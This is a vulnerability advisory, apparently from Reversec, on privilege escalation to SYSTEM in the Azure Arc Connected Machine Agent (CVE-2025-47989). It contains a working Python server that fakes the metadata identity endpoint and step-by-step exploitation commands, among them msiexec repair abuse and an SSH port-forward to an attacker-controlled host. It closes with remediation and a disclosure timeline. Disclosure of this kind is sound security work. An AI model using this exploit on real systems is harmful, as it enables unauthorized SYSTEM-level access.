

The Proof-of-Concept (PoC) demonstrates the exploitation and the background activity during the exploitation. The exploit required approximately 20 minutes to complete as the extension deployment had to be reconfigured twice during the PoC. The below screenshots show the successful download and execution of the PowerShell script.
The content of the PowerShell script is shown below:
NOTE: Reversec was formerly known as WithSecure Consulting
echo pwned > c:\windows\temp\pwn.txt
echo withsecure > c:\users\test\desktop\withsecure-poc.txt
import http.server
import socketserver

## for customisation
import json         ## for content-length only

class CustomHTTPRequestHandler(http.server.SimpleHTTPRequestHandler):

    def do_GET(self):

        if self.path == "/metadata/identity/oauth2/token?api-version=2019-08-15&resource=https%3A%2F%2Fmanagement.core.windows.net%2F":

            if "Authorization" in self.headers:
                self.send_response(200)
                msg = [insert token here]

                ## convert to string and then bytes
                msg_str = json.dumps(msg, separators=(',', ':'))
                message = msg_str.encode()

                ## Other Headers
                self.send_header("Content-type", "application/json")

                self.send_header("Content-Length", str(len(message)))
                self.end_headers()

                ## Response Body
                ## Note to but message in directly, do b'mymessage'
                self.wfile.write(message)

            ## Send a 401 Unauthorized response with a custom message
            else:
                self.send_response(401)
                msg = {"error":"unauthorized_client","error_description":"Missing Basic Authorization header","error_codes":[401],"timestamp":"2025-01-16 09:07:51.1451051 +0000 UTC m=+308.222657501","trace_id":"","correlation_id":"adf3359c-76d9-43d9-babb-1f6e7f944135"}

                ## convert to string and then bytes
                msg_str = json.dumps(msg, separators=(',', ':'))
                message = msg_str.encode()

                ## Other Headers
                self.send_header("Content-type", "application/json")
                self.send_header("WWW-Authenticate", r"Basic realm=C:\ProgramData\AzureConnectedMachineAgent\Tokens\[insert the key path here]")

                self.send_header("Content-Length", str(len(message)))
                self.end_headers()

                ## Response Body
                ## Note to but message in directly, do b'mymessage'
                self.wfile.write(message)

        elif self.path == "/metadata/instance?api-version=2019-03-11":

            ## Send a 200 response with a custom message
            self.send_response(200)
            msg = [insert `metadata` here]


            ## convert to string and then bytes
            msg_str = json.dumps(msg, separators=(',', ':'))
            message = msg_str.encode()

            ## Other Headers
            self.send_header("Content-type", "application/json")
            self.send_header("Content-Length", str(len(message)))
            self.end_headers()

            ## Response Body
            ## Note to but message in directly, do b'mymessage'
            self.wfile.write(message)

        else:
            ## If the requested path is something else, process as usual
            super().do_GET()

    ## Override server header
    def send_header(self, keyword, value):
        if keyword == "Server":
            ## Prevent sending the 'Server' header
            return
        super().send_header(keyword, value)

PORT = 80  ## Use a higher port to avoid permission issues

try:
    with socketserver.TCPServer(("", PORT), CustomHTTPRequestHandler) as httpd:
        print(f"Serving on port {PORT}")
        httpd.serve_forever()
except KeyboardInterrupt:
    print("\nServer stopped by user (CTRL+C)")
control-server into a tenant controlled by us.ExtensionService.Execute the msi_search.ps1 script in order to locate the MSI installer filename.
Execute the PowerShell snippet to trigger the himds service to create a key in the path C:\ProgramData\AzureConnectedMachineAgent\Tokens\ on the target-server and update the web server script with all the necessary values.
Execute the command msiexec /fa C:\Windows\installer\<filename>.msi to trigger the repair function and immediately execute the SSH command to create a port-forward from target-server to control-server SSH -L :40342:[Linux host]:80 [user]@[Linux host] -N. Optionally stop the Azure Arc services on the control-server.
Create a new CustomScriptExtension extension in the Azure tenant and upload an arbitrary PowerShell script in the storage account. Wait for the heartbeat intervals for the ExtensionService to download and execute the PowerShell script. Attempt to remove and re-install the CustomScriptExtension if the exploit takes a while to execute.
The repair function should reinstall the agent successfully.
Elevation of privileges is observed with code execution as the NT AUTHORITY\SYSTEM user.
This exploit was successful due to several factors working in our favour. All the research we encountered so far explored the product when all the components were working as intended. Microsoft took enough steps to make sure a low-privileged user could not tamper with or gain unauthorized access to the resources. However, as we mentioned above, the entire architecture relied on a single point of failure, the himds service. As a security researcher, tampering around with things is our job and thinking out of the box is necessary. Observing the intended behaviour and trying to substitute the components one by one to see how the product behaved was very useful. Error handling and integrity checks are crucial.
The HTTP endpoint was replaced with the HTTPS endpoint using a Self-signed SSL certificate. We have not attempted to bypass the SSL certificate requirement at the time of writing this advisory.
This vulnerability was presented at fwd:cloudsec Europe 2025.
Update the agent to the latest version available.
| Date | Action |
|---|---|
| 31 Jan 2025 | Initial disclosure |
| 4 Feb 2025 | Report under review |
| 12 Feb 2025 | Vulnerability confirmed |
| 9 Jun 2025 | Further communication with MSRC about the case status |
| 14 Oct 2025 | CVE-2025-47989 published |